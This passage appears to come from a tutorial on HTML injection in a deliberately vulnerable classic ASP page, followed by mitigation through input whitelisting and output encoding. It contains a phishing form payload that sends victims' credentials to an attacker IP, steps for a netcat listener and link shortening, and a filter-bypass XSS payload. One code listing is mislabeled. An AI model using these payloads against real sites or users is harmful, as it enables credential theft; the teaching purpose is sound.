
This will let us add MIME types and for ASP code, we would set this MIME type for ASP as 'application/asp' which should be the default MIME-Type being used by the IIS deployed ASP sample code:



On the 'Add MIME Type' screen as shown below, add the 'extension' as '.asp' and the MIME Type as 'application/asp' for everything to work, or the application deployment could face errors:




On next, click 'OK' and right click the 'inject' and hover over 'Manage Application' and select 'Browse', this will instantly open up browser:








Since the application was not configured for the default files which was to be started initially, we need to explicitly change the URL to 'vulnerable.asp'. The defaults is beyond the scope of this document, however one can refer to the IIS and ASP documentation on how to set it up and define 'web.config' file. Edit the URL on the browser and point towards '/inject/vulnerable.asp', note that the port I used here was '8085' because '8080' was used by 'apache' web-server:



After proper edit, and on execution, the audience of this document must be confronted with something as shown above. Now, basically the point of the application is to accept a 'name' value with the 'name' parameter and reflect back to the browser without any validation, input sanitization, or any encoding. The sanitization is neither input sanitization on the code nor any output encoding. Pass a 'name' parameter like following:

<http://localhost:8085/inject/vulnerable.asp?name=Shritam>

A string value 'Shritam' has been passed to the parameter 'name' which would then reflect it back:




The ASP code does not sanitize user input submitted by malicious user nor does the code validate output or applies encoding. This is where our 'injection' starts. For the deployment section, this is all which we have. Now that I had shown how to deploy ASP based applications, we will go ahead onto 'injecting' HTML code as 'code injection' attack vector. This would be demonstrated in the next section.




## Injecting HTML Code into ASP based Application – HTML Injection

The ASP application code is rendered by the browser and hence any code the browser could render could be used as a payload. This is the browser interpreter parsing our crafted payload and representing them in a visual form. In doing so, the code is executed and hence client side scripting could be possible by the payload. Also, in HTML Injection, I would discuss here more about ‘HTML’ code rather than describing JavaScript Code. HTML Injection could also be a hint towards JavaScript Injection, however we discuss HTML Injection keeping HTML code as the topic. If I run the sample code in the browser with the query string passed to the parameter ‘name’, the browser loads the value passed normally:




However, if I go ahead and edit my query string with ‘HTML’ code instead of normal string which a normal user might do, I could end up as below:



Notice the difference. I passed sample HTML code to the sample vulnerable ASP application and the web-server request handler passed my query string and the browser interpreter rendered the page as it was supposed to but also executed extra ‘code’ which was in HTML and reflected them back as a web-page. This indicates that the application is ‘vulnerable’ to code injection attack called ‘HTML Injection’.



Our previous payload was '`<b>Query String</b>`' which is HTML code and represents bold text being rendered to the query string we had passed. This was a basic payload to determine the existence of the vulnerability. The attacker can next craft a HTML code which would look a legit HTML page such as:




This could be accomplished with the payload:

```
<b>Query String</b><br><br><b>Enter your Facebook Username and Password below to Unlock Amazon Free Vouchers :<br><br><form action="http://192.168.119.128:8080" method="GET"><input type="text" name="email" placeholder="Your Username"><br><input type="password" name="password"><br><input type="submit" value="Submit"></form>
```

This payload will be passed to the parameter 'name' such as:


```
http://localhost:8085/inject/vulnerable.asp?name=<b>Query String</b><br><br><b>Enter your Facebook Username and Password below to Unlock Amazon Free Vouchers :<br><br><form action="http://192.168.119.128:8080" method="GET"><input type="text" name="email" placeholder="Your Username"><br><input type="password" name="password"><br><input type="submit" value="Submit"></form>
```

The passed payload would render the page shown above in the image. The attacker in the meantime would take effort sending this link using an URL shorter service which could be found at: <https://goo.gl/>






After we get the end results from the URL shorter service (there are more than one URL shorter service, a plenty!), the results could look like:



The attacker would copy this link which is: <http://goo.gl/8xcY9D> in this case study and send it to the targeted victim in an email or other services. The attacker now has to only listen to a server defined in the 'form' tag of the crafted payload, which is: <http://192.168.119.128:8080> at port 8080 or any desired 'port' he/she wishes to. This could be accomplished via the server-side setup of the attacker machine. Here, we use 'netcat' to listen on port '8080', so any incoming data could be received at that specified 'port':



The commands used were: 'netcat -lvp 8080', the 'l' switch is to 'listen', 'v' for 'verbosity', and 'p' for 'port' so this stands for 'listen verbosely on port 8080'. Since the link has been already sent to the victim, the victim might end up filling out the form thinking it a legit application and lure him in the trap set by the attacker. On the victim side, the victim might enter credentials such as 'myusername' for username and 'mypassword' for password which he thinks will unlock a legit 'Amazon Voucher' and which indeed in 'free' and fits the victims 'lure' condition.




The following image describes what the victim might end up doing when he 'clicks' on the short link sent by a malicious attacker:

Hello, I am a vulnerable application, **Query String**

**Enter your Facebook Username and Password below to Unlock Amazon Free Vouchers :**

The moment the victim clicks on 'submit', the form data action as specified by an attacker sends TCP/IP packets containing 'Referer' information in HTTP header to an attacker controlled remote server which receives this data, the following image shows what an attacker could receive at his side after the victim submits the form:



For convenience, I had set up the victim side on the left and the attacker system on the right. Looking at the right panel where the attacker starts receiving packets on the 'netcat' session which was listening on port 8080, we can pretty much deduce that a ton of information were fetched. The 'Referer' location alone sends all the information and since the form action was set to 'GET', the attacker receives clean text username and password which were unintentionally sent by the victim by the form fields. Cookie data were also sent which could be later useful for the attacker to use, if cookies were not recycled.



## Mitigating HTML Injection Vulnerable ASP code

Since, the risks associated with HTML Injection were provided in the earlier section. This section would discuss how such 'code injection' could be prevented and mitigated via a proper code audit. An application code must not trust 'any' input from user, this is the only tough basic rule-set which is to be followed. Anything that comes from user inputs are supposed to be untrusted and validated. Output validation is as important as input sanitization. Most of the input validation is on 'filtering' out known blacklist. This is a major drawback. Instead of evaluating user input against a 'blacklist', known whitelist should be allowed to be crossed into the application zone. We have yet not reached to HTML5 based Cross Site Script, which isn't the scope of this document and hence will validate input against a blacklist. Known allowed whitelist is done via CSP (Content Security Policy) and isn't discussed here. I will show how we could sanitize user based inputs which is the 'query string' here as 'string literals' or malicious 'code injection' payloads which could be coming in via these query strings. I would also show how to conduct output encoding to ASP pages as well. And finally, we will apply both these techniques to deploy the ASP code safely and again 'unit test' this sample code to look if it's secured. Below Controls are for server side validation for ASP.NET. Since the ASP code which we wrote are very elementary, not much has to be done to sanitize user input query strings or validate output as well. This particular ASP code being elementary uses VBScript while with the 'ASP' framework itself with huge deployment with full-fledged ASP web application, validation could had been done using ASP Validators. There are five ways for validating via ASP validators:

- a) The RequireFieldValidation Control
- b) The CompareValidator Control
- c) The RangeValidator Control
- d) The RegularExpressionValidator Control
- e) The CustomValidator Control

ASP.NET as a framework provides flexibility to validate user inputs to client side as well as the server side. However, due to huge involved coding aspects of configuring ASP.NET and covering each details of such configuration, I have restricted the discussion towards possible mitigation scenario based on the sample application code. Anything beyond that, such as massive ASP.NET setup and configuration is out of scope of this document and requires the audience own research if interested towards ASP Technology. Among several of the controls mentioned above, one such similar aspect of 'blacklisting' possible user input which could be harmful to the sample web application resembles the 'RegularExpressionValidator' control. The task is similar. The controls mentioned above are for ASP.NET MVC applications and are configured likewise. The technique I would be showing here is the method to manually allow known good 'characters' based on 'whitelist. This technique doesn't require much configuration and is hence coded in a minimal way since the sample application in minimal and only the 'query string' is to be sanitized. Classic ASP page is deployed and hence the methods shown here for input sanitization and output encoding will be classical.



## Mitigating Vulnerable ASP Code via Input Sanitization

The sample application previously coded were prone to HTML Injection as well as Cross Site Scripting attacks are possible due to Input sanitization not been done. Awhile it is possible to prevent 'code injection' with output validation or encoding the output, this section of the document focuses on how to prevent 'code injection' by sanitizing the inputs based on allowed whitelist with regular expression. The concept is any defined regular expression which allows known set of allowed whitelist which cannot harm the applications integrity could be taken as inputs and the rest could be denied or nullified by replacing the harmful characters. To apply this, a very precise set of 'known' regular expression of allowing lower alphabets, capital alphabets, and numerical from zero to nine are defined. Anything else could hence be replaced with a 'null' value to make harmful characters useless. Our previous code was:

```
C:\inetpub\wwwroot\inject\vulnerable.asp - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
hel san hti tag tes Tak firs tes po Tha san JQu acti Jav uni vuli sigi ho ba saf pre
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
2 "http://www.w3.org/TR/DTD/html4/strict.dtd" >
3
4 <html lang="en">
5 <head>
6 <title> ASP HTML Injection </title>
7 </head>
8 <body>
9 <% Dim name
10 Set re = Server.CreateObject("VBScript.RegExp") 'Regular Expression Object is
   defined and set to the variable re'
11 name = Request.QueryString("name") 'query string is passed to the parameter'
12 re.Pattern = "[^a-zA-Z0-9\.\-]" 'pattern match with Regex filtering'
13 name = re.Replace(name, "") 'any objectionable pattern will be replaced with null
   because lower alphabets, capital alphabets and digits 0 to 9 ae allowed'
14 Dim message
15 message = "Hello, I am a vulnerable application, " + name 'value appened to the
   string'
16 %>
17 <div>
18 <% = message %>
19 </div>
20 </body>
21 </html>
22
Line 21, Column 8 Tab Size: 4 HTML (ASP)
```

What now the developers could do here to sanitize the input is define a 'object' instance of regular expression to a variable and use this new defined variable to 'replace' bad characters which could make the web application (the sample code as ASP here!) vulnerable. In an attempt to do so, the new defined variable must be associated with a 'pattern' which will be the known set of characters which could be allowed to the application processing and is considered safe. Next, when everything is done, any bad characters which a malicious attacker would intend to inject would be validated against this expression and the sample ASP application logic will determine if the 'character' has to be nullified or to be passed.



Below is the sample code which would sanitize the query string passed to the sample ASP code. The sanitization is done by VBScript 'regex' object created and by replacing any malicious character which are not allowed by the 'pattern' set by developer:

```
C:\inetpub\wwwroot\inject\safe.asp • - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
hel san hti tag tes Tak fir tes po Tha san JQu acti Jav uni vul sig hol ba saf pre
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
2 "http://www.w3.org/TR/DTD/html4/strict.dtd" >
3
4 <html lang="en">
5 <head>
6 <title> ASP HTML Injection </title>
7 </head>
8 <body>
9 <% Dim name
10 Set re = Server.CreateObject("VBScript.RegExp") 'Regular Expression Object is
   defined and set to the variable re'
11 name = Request.QueryString("name") 'query string is passed to the parameter'
12 re.Pattern = "[^a-zA-Z0-9\.\-]" 'pattern match with Regex filtering'
13 name = re.Replace(name,"") 'any objectionable pattern will be replaced with null
   because lower alphabets, capital alphabets and digits 0 to 9 ae allowed'
14 Dim message
15 message = "Hello, I am a vulnerable application, " + name 'value appened to the
   string'
16 %>
17 <div>
18 <% = message %>
19 </div>
20 </body>
21 </html>
```

The following steps reflect back everything which were done to sanitize the user input which was the query string here. The concept is to 'not trust' any input which is passed by a user and to validate/sanitize/filter/encode it:


1. Variable 'name' defined.
2. ASP Object created using VBScript regular expression.
3. Regex Object is 'Set' to the variable 're'.
4. Variable 'name' is defined to request 'query string' from user. This is the user input.
5. A pattern is defined for the variable 're' which has known good list of characters to be allowed.
6. 'Replace' is used to nullify any characters which is prohibited and then passed to 'name'.
7. 'name' is then concatenated to the string. This is the filtered passage after regex check.
8. The variable 'message' saves all of the above processing effort for output.
9. The output is displayed in the next 'div' tag on a logical separate block consisting ASP code.

These steps observed above will make sure 'Input Sanitization' is done to the previous vulnerable ASP code which were allowing bad characters to cause HTML Injection. The next logical step would be to verify this submitting bad characters to the query string for the modified sample ASP code.






To verify that Input Sanitization has occurred and the code is now safe, deploy the modified sample ASP application code once again and check whether this time our malicious payload could render any HTML on output. Code inject the query string parameter as shown before to verify this:



As shown above, the HTML Injection payloads which previous sample vulnerable ASP code allowed are not anymore working for the modified code which were deployed using 'Input Sanitization' to the query string parameter. The payload was:


`<b>Inject</b>`



But this 'payload' never worked and the character '<' was stripped off at first instance of input sanitization processing defined by the 'regex'. This was done against known good characters which could be allowed by the user, and hence the characters which were safe landed up surfacing on the output without affecting the application itself and hence HTML Injection were prevented from occurrence. But did it really stop here? I used the next 'logical' payload which was:

`<<b>Inject</b>`



Because there is obvious logical deduction that if first instances of bad character were stopped, a malicious attacker could append the next exact character next to the character which were being filtered and this time, the payload worked:



'Code Injection' occurred and hence all the 'Input Sanitization' failed prominently. Clearly as HTML Injection was possible, Cross Site Scripting attack on this input sanitized code would be possible by applying the same 'bypass' method shown here. To verify this (even if it's not the scope of this document), I am going to construct a payload such as:

```
<<script>alert("Cross Site Script Inject")</script>
```

Hence, bypassing the first occurrence of the bad character and then executing my malicious payload:



There is an obvious problem with 'Input Sanitization', which is the reason 'Output Validation' or output encoding to what this sample still vulnerable ASP code applies is as important as 'Input Sanitization', which most web developers are not aware of or if aware have been deploying there web applications wrong. The next section discusses output validation in detail.



## Mitigating Vulnerable ASP Code via Output Encoding

Now that I had been able to 'Input Sanitize' the ASP code which really did not help, this would be the perfect time to bring back the original vulnerable ASP code and 'output encode' it. Output Encoding on my vulnerable ASP code could be achieved via encoding the output thrown by the application after processing/in-taking the user input. The user input here is the query string. The original vulnerable ASP code was:

```
C:\inetpub\wwwroot\inject\vulnerable.asp - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
he sa ht ta te Ta fir te po Th sa JQ ac Ja un vu siq ho ba sa pr
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
2 "http://www.w3.org/TR/DTD/html4/strict.dtd" >
3
4 <html lang="en">
5 <head>
6 <title> ASP HTML Injection </title>
7 </head>
8 <body>
9 <% Dim name
10 name = Request.QueryString("name") 'query string is passed to the parameter'
11 Dim message
12 message = "Hello, I am a vulnerable application, " + name 'value appended to the string
13 %>
14 <div>
15 <% = message %>
16 </div>
17 </body>
18 </html>
19
```

Output encoding to the code could be as simple as prepending 'Server.htmlencode' to the output parameter which is 'name' in this sample vulnerable application. The following code would take care of the output encoding:


```
C:\inetpub\wwwroot\inject\outputvalidated.asp - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
he sa ht ta te Ta fir te po Th sa JQ ac Ja un vu ou siq ho ba sa
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
2 "http://www.w3.org/TR/DTD/html4/strict.dtd" >
3
4 <html lang="en">
5 <head>
6 <title> ASP HTML Injection </title>
7 </head>
8 <body>
9 <% Dim name
10 name = Request.QueryString("name") 'query string is passed to the parameter'
11 Dim message
12 message = "Hello, I am a vulnerable application, " + Server.
13 htmlencode(name) 'value appended to the string'
14 %>
15 <div>
16 <% = message %>
17 </div>
18 </body>
19 </html>
20
```




The 'htmlencode' [method](#) would now take care 'encoding' anything which is thrown by the application after all processing has been done. This has been accomplished with the 'Server' object and ensures all potential unsafe characters have been encoded before throwing out the output. A portion of the changed code has been shown below:

```
11 Dim message
12 message = "Hello, I am a vulnerable application, " + Server.
    htmlencode(name) | "value appended to the string"
13 %>
```

The 'name' parameter holds data submitted by the user and as anything which a user has input must be validated and treated as 'untrusted' data, the value of the 'name' parameter is taken to 'Server.htmlencode' to encode. Assuming, the developer has deployed this sample code, I would go ahead and first test with a normal string passed to the query string parameter named 'name':




The ASP code worked just fine. And because no malicious characters were fed to the query string everything landed up safely and no malicious 'code injection' took place. Now, I would test the same code against our previous payloads which were malicious:





HTML Injection didn't work, now trying previous 'bypass' methods, I again apply a second payload which bypassed 'Input Validation':



The payload didn't work as well. The payload which bypassed our previous cases on 'Input Sanitization' were:

`<<b>Inject<b>`

But this however did not work because all the bad characters despite being taken by the application is being 'encoded' in 'HTML format encoding scheme' before throwing it out. This technique negates all the bypasses which worked previously and the application does not land up into any malicious 'code injection' scenario. The sample ASP code is now safer to deploy. Even though output encoding has been employed to the sample web application, there are three major principles for output validation which should be followed:

1. Data encoding
2. Data formatting
3. Data length

The point again lies in untrusting input submitted by a user. Because this is sample ASP code and does not use 'context' which could then change any 'inline' HTML tags, the output is being successfully validated. This might not always be the case. For an instance the application use different logic to prepare a rendered web-page. Most web-page logic have cleared the output validation but there rendering submission falls under different web-page code context which might lead to 'code injection'.

A Range of applied 'context' in which the application code forms the application could be vulnerable. A code could be vulnerable due to the fact that an attacker would not require to use any double quotes or single quotes passed to the parameters which creates an inline style for a span element in the page rendering which is coded by the developer for an application. This could be delivered using 'JavaScript' and will be covered in other documents but not this document. Keeping things at the elementary level of HTML Injection which was the original intend, I move forward to combining both Input Sanitization as well as Output Encoding to the sample original vulnerable code.



## Input Sanitization and Output Encoding Combined

